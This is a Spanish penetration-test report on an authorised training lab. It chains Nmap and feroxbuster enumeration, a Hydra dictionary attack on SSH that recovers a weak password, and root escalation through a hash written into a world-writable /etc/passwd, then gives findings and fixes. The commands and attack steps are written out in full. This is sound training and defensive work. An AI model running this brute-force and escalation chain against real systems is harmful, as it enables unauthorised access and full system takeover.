

INFORME DE PRUEBAS DE PENETRACIÓN

Laboratorio “Password” — WHOAMI-LABS.COM

Compromiso de acceso inicial y escalada de privilegios en host Linux

Objetivo	172.17.0.2 (contenedor Docker — lab “Password”)
Tipo de prueba	Caja negra (black-box), red interna aislada
Entorno	Laboratorio de prácticas autorizado (WHOAMI-LABS.COM)
Fechas de ejecución	06 de octubre de 2026
Autor	[Analista de seguridad]
Clasificación	CONFIDENCIAL — uso formativo
Versión	1.1 (corregida)

Aviso de confidencialidad y alcance legal

Este documento ha sido elaborado en el marco de un **laboratorio de prácticas controlado y explícitamente autorizado** (WHOAMI-LABS.COM). Todas las actividades descritas se realizaron contra un sistema propiedad del entorno de formación, dentro de una red interna aislada, sin afectar en ningún momento a sistemas de terceros.

Las técnicas aquí documentadas se presentan con fines educativos y de concienciación defensiva. Reproducirlas contra sistemas sobre los que no se disponga de **autorización por escrito** constituye una actividad ilícita. El autor declina cualquier responsabilidad derivada de un uso indebido del contenido.

Índice de contenidos

1. Resumen ejecutivo

Se llevó a cabo una prueba de penetración de caja negra contra el host **172.17.0.2**. El objetivo era evaluar la seguridad del sistema partiendo de un acceso nulo a la red, reproduciendo las fases de una intrusión real: reconocimiento, acceso inicial y escalada de privilegios.

El ejercicio concluyó con el **compromiso total del sistema (acceso como root)**. La intrusión fue posible encadenando tres deficiencias de bajo esfuerzo de explotación: la exposición pública de una lista de usuarios válidos en el servidor web, el uso de una contraseña débil presente en diccionarios comunes, y una grave mala configuración de permisos en un fichero crítico del sistema.

En términos de negocio, un atacante sin credenciales previas podría tomar el control completo del servidor en cuestión de minutos, con capacidad para acceder a toda la información alojada, manipularla o destruirla, y utilizar el equipo como punto de apoyo hacia otros sistemas de la red.

Panorama de riesgo

Severidad	Nº	Resumen
Crítica	1	Permisos de escritura sobre /etc/passwd que permiten escalada directa a root.
Alta	1	Credenciales débiles y reutilizables (acceso por SSH con contraseña de diccionario).
Media	1	Lista de usuarios válidos expuesta públicamente en el servidor web.
Baja	2	Servicio de autenticación en texto plano (FTP) y divulgación de información web.

2. Alcance y reglas de compromiso

El alcance del ejercicio se limitó estrictamente al siguiente activo, dentro de una red interna aislada sin salida a Internet ni a la red doméstica del analista:

Parámetro	Valor
Host objetivo	172.17.0.2
Servicios en alcance	FTP (21), SSH (22) y web (8080)
Técnicas autorizadas	Enumeración, fuerza bruta, explotación y post-explotación
Fuera de alcance	Cualquier sistema distinto del objetivo; denegación de servicio
Ventana de pruebas	06 oct 2026

Nota metodológica: durante el ejercicio se dispuso del artefacto de despliegue del laboratorio (imagen Docker). Por rigor metodológico, **no se extrajeron credenciales ni evidencias directamente de dicho artefacto**; la totalidad de los accesos se obtuvo atacando los servicios vivos, de forma equivalente a un escenario real de caja negra.

3. Metodología

El trabajo siguió una metodología por fases alineada con marcos de referencia del sector (PTES y la matriz MITRE ATT&CK). Cada fase se corresponde con una etapa real de una operación ofensiva:

- **Reconocimiento y escaneo:** descubrimiento de host, puertos y versiones de servicio.
- **Enumeración:** interrogación detallada de los servicios expuestos (web y FTP) para obtener usuarios e información de contexto.
- **Acceso inicial:** obtención de las primeras credenciales válidas mediante ataque sobre autenticación débil.
- **Escalada de privilegios:** paso de un usuario sin privilegios a root mediante abuso de una mala configuración local.
- **Documentación:** registro de evidencias, impacto y recomendaciones de remediación.

Herramientas empleadas

Herramienta	Finalidad
Nmap	Descubrimiento de hosts, puertos y detección de versiones de servicio.
WhatWeb / feroxbuster	Reconocimiento web y descubrimiento de contenido y rutas.
Hydra	Ataque de fuerza bruta/diccionario sobre el servicio SSH.
OpenSSH / FTP	Validación de credenciales y acceso interactivo al sistema.
openssl passwd	Generación de hash de contraseña para la explotación de /etc/passwd.

4. Resumen de hallazgos

La siguiente tabla resume las vulnerabilidades y debilidades identificadas, ordenadas por severidad. El detalle de cada una figura en la sección 6.

ID	Hallazgo	Severidad	Categoría
H-01	Permisos de escritura mundial sobre /etc/passwd (escalada a root)	Crítica	Escalada priv.
H-02	Contraseña débil y reutilizable en cuenta del sistema (SSH)	Alta	Acceso inicial
H-03	Lista de usuarios válidos expuesta públicamente en la web	Media	Divulgación info.
H-04	Servicio de autenticación en texto plano (FTP)	Baja	Exposición
H-05	Divulgación de información y rutas sensibles en la web	Baja	Divulgación info.

5. Narrativa de la intrusión

Esta sección reconstruye, paso a paso y con evidencias, la cadena de ataque completa que condujo al compromiso del sistema.

5.1. Reconocimiento y escaneo de puertos

Se inició con un escaneo completo de puertos TCP con detección de versiones. El objetivo exponía **FTP (21)**, **SSH (22)** y un **servidor web en el puerto 8080** con el título “Password | whoami-labs”, confirmando la pista del nombre del laboratorio.

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

```
(kali@kali)-[~]
$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 17:12 +0200
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ac:a7:ce:53:02:f9:83:10:56:f9:c5:bb:e1:10:ea:42 (RSA)
| 256 1d:b1:14:74:7e:45:92:0b:5f:7c:11:4c:0a:bd:c4:b6 (ECDSA)
|_ 256 bb:20:14:e0:f1:55:c7:b7:d4:3d:42:d2:67:1a:f1:32 (ED25519)
8080/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Password | whoami-labs
|_ http-open-proxy: Proxy might be redirecting requests
MAC Address: 2A:6F:B1:0A:8E:C6 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds

(kali@kali)-[~]
$
```

Figura 1. Escaneo Nmap: FTP (vsftpd 3.0.3), SSH (OpenSSH 7.2p2) y web (Apache 2.4.18) en el puerto 8080, con título “Password”.

Se comprobó el acceso anónimo al servicio FTP, que resultó **denegado**. El FTP quedó, por tanto, como vía de reutilización de credenciales una vez obtenidas, no como vector de entrada por sí mismo.

```
(kali@kali)-[~]
$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Figura 2. El inicio de sesión anónimo en FTP es rechazado (530 Login incorrect).

5.2. Enumeración web y descubrimiento de usuarios

El servidor web del puerto 8080 mostraba un mensaje revelador —“la verdadera debilidad está en las contraseñas mal gestionadas” — y enlazaba varias secciones (/panel, /upload, /download, /admin).




Figura 3. Página principal del servicio web: orienta explícitamente hacia la gestión de contraseñas y lista secciones de interés.

El descubrimiento de contenido con feroxbuster confirmó las rutas y, sobre todo, destapó un fichero crítico:

```
feroxbuster -u http://172.17.0.2:8080 -t 20 -x php,txt,html,py,zip \
-w ../raft-medium-directories.txt
```




Figura 4. feroxbuster localiza /admin, /panel, /upload, /download y, de forma destacada, el fichero /admin/users.txt.

El fichero **/admin/users.txt** era accesible sin autenticación y contenía una **lista de usuarios válidos del sistema**: Jhon Doe, Pascual, IronMan, Thor y Hulk.




Figura 5. Lista de usuarios expuesta públicamente en /admin/users.txt. Estos nombres alimentan directamente el ataque de contraseñas.

5.3. Acceso inicial — fuerza bruta sobre SSH

Con la lista de usuarios reales, se lanzó un ataque de diccionario sobre SSH empleando el diccionario `rockyou.txt`. SSH se eligió por ser considerablemente más rápido que otros servicios para este fin.

```
hydra -L usuarios.txt -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4
```

```
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "juliana" - 999 of 71722031 [child 1] (0/36)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "cassandra" - 1000 of 71722031 [child 34] (0/36)
[22][ssh] host: 172.17.0.2 login: Thor password: cassandra
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-06 21:44:49
```

Figura 6. Hydra identifica una credencial válida: el usuario Thor con la contraseña “cassandra” (presente en `rockyou.txt`).

La credencial **Thor** : **cassandra** permitió establecer una sesión interactiva por SSH, obteniendo el primer punto de apoyo dentro del sistema como usuario sin privilegios.

```
(kali㉿kali)-[~]
$ ssh Thor@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Thor@172.17.0.2's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 7.1.5+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Thor@1a7a082c36bf:~$ ls -la
total 28
drwx----- 1 Thor Thor 4096 Oct  6 19:44 .
drwxr-xr-x 1 root root 4096 Dec 13 2025 ..
-rw-r--r-- 1 Thor Thor 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 Thor Thor 3771 Aug 31 2015 .bashrc
drwx----- 2 Thor Thor 4096 Oct  6 19:44 .cache
-rw-r--r-- 1 Thor Thor 655 Jul 12 2019 .profile
Thor@1a7a082c36bf:~$
```

Figura 7. Acceso interactivo por SSH como el usuario Thor (Ubuntu 16.04.7).

5.4. Escalada de privilegios — `/etc/passwd` con permisos de escritura

Ya dentro, la enumeración local mostró que el usuario **Thor** no podía ejecutar `sudo` ni leer `/etc/shadow`. Sin embargo, al revisar los ficheros del sistema se detectó que `/etc/passwd` era modificable por cualquier usuario, una mala configuración de permisos que habilita una vía directa de escalada a root.

```

Thor@1a7a082c36bf:~$ ls
Thor@1a7a082c36bf:~$ find / -name flag.txt 2>/dev/null
Thor@1a7a082c36bf:~$ find / -type f -perm 4000 -ls 2>/dev/null
Thor@1a7a082c36bf:~$ sudo -l
[sudo] password for Thor:
Sorry, user Thor may not run sudo on 1a7a082c36bf.
Thor@1a7a082c36bf:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
Thor@1a7a082c36bf:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:106:110:ftp daemon,,,:/srv/ftp:/bin/false
JhonDoe:x:1000:1000::/home/JhonDoe:/bin/bash
Pascual:x:1001:1001::/home/Pascual:/bin/bash
IronMan:x:1002:1002::/home/IronMan:/bin/bash
Thor:x:1003:1003::/home/Thor:/bin/bash
Hulk:x:1004:1004::/home/Hulk:/bin/bash
Thor@1a7a082c36bf:~$

```

Figura 8. Thor no tiene sudo y no puede leer /etc/shadow, pero sí acceder a /etc/passwd. Se observan las cuentas locales del sistema.

La técnica consiste en que el segundo campo de una línea de /etc/passwd puede contener directamente un hash de contraseña (en lugar de la “x” que delega en /etc/shadow). Se generó un hash propio para una contraseña conocida:

```

openssl passwd -1 RootPass
# -> $1$6bBDH0ns$aSxbVXM63rQmhwYF.GKF0.

```

```

Thor@1a7a082c36bf:~$ openssl passwd -1 RootPass
$1$6bBDH0ns$aSxbVXM63rQmhwYF.GKF0.
Thor@1a7a082c36bf:~$

```

Figura 9. Generación de un hash MD5-crypt controlado por el analista para la contraseña “RootPass”.

Dicho hash se insertó en el campo de contraseña de la línea de **root** dentro de /etc/passwd, sustituyendo la “x”. A partir de ese momento el sistema valida la contraseña de root contra el hash controlado por el atacante.

```

Sessió Accions Edita Vista Ajuda
GNU nano 2.5.3

root:$1$6bBDH0ns$aSxbVXM63rQmhwYF.GKF0.0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false

```

Figura 10. Edición de `/etc/passwd`: la línea de `root` pasa a contener el hash generado por el analista.

5.5. Compromiso total y captura de la evidencia final

Con el fichero modificado, el comando `su root` con la contraseña “RootPass” otorgó una shell con privilegios máximos, confirmando el compromiso completo del sistema y permitiendo leer la evidencia final (flag).

```

Sessió Accions Edita Vista Ajuda
W1TH0AMI-LAB3.COM

Bienvenido a WHOAMI-LABS.COM. Laboratorio: Password.

Tu laboratorio Password está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag: The_F1ag_1s_C0RReCt
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):

Sessió Accions Edita Vista Ajuda
Thor@1a7a082c36bf:~$ su root
Password:
su: Authentication failure
Thor@1a7a082c36bf:~$ su root
Password:
root@1a7a082c36bf:/home/Thor# ls -la
total 32
drwxr-xr-x 1 Thor Thor 4096 Oct 6 19:49 .
drwxr-xr-x 1 root root 4096 Dec 13 2025 ..
-rw-r--r-- 1 Thor Thor 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 Thor Thor 3771 Aug 31 2015 .bashrc
drwxr-xr-x 2 Thor Thor 4096 Oct 6 19:44 .cache
drwxr-xr-x 2 Thor Thor 4096 Oct 6 19:49 .nano
-rw-r--r-- 1 Thor Thor 655 Jul 12 2019 .profile
root@1a7a082c36bf:/home/Thor# find / -name flag.txt 2>/dev/null
find: paths must precede expression: 2/dev/null
Usage: find [-H] [-L] [-P] [-Olevel] [-D help|tree|search|stat|rsync|ls] [path...] [expression]
root@1a7a082c36bf:/home/Thor# find / -name flag.txt 2>/dev/null
/root/flag.txt
root@1a7a082c36bf:/home/Thor# cat /root/flag.txt
The_F1ag_1s_C0RReCt
root@1a7a082c36bf:/home/Thor#

```

Figura 11. Escalada satisfactoria: shell como `root` y lectura de `/root/flag.txt`. Sistema totalmente comprometido.

6. Hallazgos detallados

H-01 Permisos de escritura sobre /etc/passwd	
Severidad	Crítica
Descripción	El fichero /etc/passwd tenía permisos que permitían su modificación por usuarios sin privilegios. Esto posibilita inyectar un hash de contraseña controlado en la cuenta root.
Impacto	Escalada de privilegios directa e inmediata a root desde cualquier cuenta de usuario, equivalente al compromiso total del sistema.
Evidencia	Figuras 8 a 11 (secciones 5.4–5.5).
Remediación	Restaurar los permisos correctos del fichero (propietario root:root, modo 644). Auditar periódicamente los permisos de ficheros críticos del sistema y aplicar controles de integridad (p. ej. AIDE).

H-02 Contraseña débil y reutilizable (SSH)	
Severidad	Alta
Descripción	Una cuenta del sistema (Thor) empleaba una contraseña trivial (“cassandra”) presente en diccionarios públicos como rockyou.txt, accesible por SSH.
Impacto	Acceso inicial al sistema sin explotar ninguna vulnerabilidad de software. Dado que las credenciales suelen reutilizarse, el acceso se extiende potencialmente a FTP.
Evidencia	Figuras 6 y 7 (sección 5.3).
Remediación	Imponer una política de contraseñas robustas (longitud y complejidad), prohibir contraseñas de diccionarios conocidos y habilitar autenticación por clave y/o segundo factor en SSH.

H-03 Lista de usuarios expuesta en la web	
Severidad	Media
Descripción	El fichero /admin/users.txt era accesible sin autenticación y contenía nombres de usuario válidos del sistema.
Impacto	Reduce drásticamente el esfuerzo de un ataque de credenciales al eliminar la incógnita del nombre de usuario, convirtiendo la fuerza bruta en un problema de una sola variable.
Evidencia	Figuras 4 y 5 (sección 5.2).
Remediación	Eliminar del raíz web cualquier fichero sensible. Restringir el acceso a directorios administrativos mediante autenticación y controles de acceso, y evitar listados de directorio.

H-04 Servicio de autenticación en texto plano (FTP)	
Severidad	Baja
Descripción	El sistema exponía un servicio FTP, protocolo que transmite credenciales y datos sin cifrar.
Impacto	Las credenciales pueden ser interceptadas por un atacante con acceso al tráfico de red (captura/MITM).

Evidencia	Figuras 1 y 2 (sección 5.1).
Remediación	Deshabilitar FTP si no es imprescindible. Sustituirlo por una alternativa cifrada (SFTP/FTPS).

H-05 Divulgación de información en la web

Severidad	Baja
Descripción	La aplicación web revelaba versiones de software, rutas internas y pistas orientativas, además de permitir el acceso a secciones administrativas.
Impacto	Proporciona a un atacante información de contexto que acelera la identificación de vectores de ataque.
Evidencia	Figuras 3 a 5 (sección 5.2).
Remediación	Minimizar la información divulgada (banners, cabeceras de versión), proteger las rutas administrativas y eliminar contenido de prueba del entorno expuesto.

7. Recomendaciones generales

Más allá de la corrección puntual de cada hallazgo, se recomienda abordar las siguientes medidas de carácter estructural, ordenadas por prioridad:

- **Prioridad inmediata:** corregir los permisos de `/etc/passwd` y rotar todas las credenciales del sistema, especialmente las de root y de la cuenta comprometida.
- **Gestión de credenciales:** implantar una política de contraseñas robustas, bloqueo de cuentas y, cuando sea posible, autenticación multifactor.
- **Reducción de superficie de exposición:** deshabilitar servicios innecesarios o inseguros (FTP en texto plano).
- **Higiene del contenido web:** retirar ficheros sensibles y rutas administrativas del alcance público, y proteger las que deban permanecer.
- **Monitorización:** registrar y vigilar intentos de autenticación fallidos y cambios en ficheros críticos del sistema para detectar actividad anómala de forma temprana.

8. Conclusiones

El sistema evaluado presentaba un **nivel de seguridad deficiente**. La combinación de una lista de usuarios expuesta, una contraseña trivial y una mala configuración de permisos permitió recorrer la cadena completa — de un acceso nulo a la red hasta el control total como root— sin necesidad de explotar vulnerabilidades complejas de software.

El hallazgo crítico (H-01) por sí solo compromete íntegramente el sistema, pero el ejercicio ilustra sobre todo cómo **debilidades individualmente modestas se encadenan** hasta producir un impacto máximo. La corrección de los puntos señalados, especialmente los de severidad crítica y alta, elevaría sustancialmente la postura de seguridad del activo.

Anexo A. Cronología de la cadena de ataque

#	Fase	Acción
1	Reconocimiento	Escaneo de puertos con Nmap; identificación de FTP, SSH y web (8080). Acceso anónimo a FTP denegado.
2	Enumeración web	Descubrimiento de /admin/users.txt con la lista de usuarios válidos.
3	Acceso inicial	Fuerza bruta SSH con Hydra: credencial Thor:cassandra.
4	Post-explotación	Enumeración local: sin sudo, /etc/passwd con permisos de escritura.
5	Escalada	Inyección de hash propio en la línea de root de /etc/passwd.
6	Compromiso total	su root con la contraseña controlada; lectura de la flag.

— Fin del informe —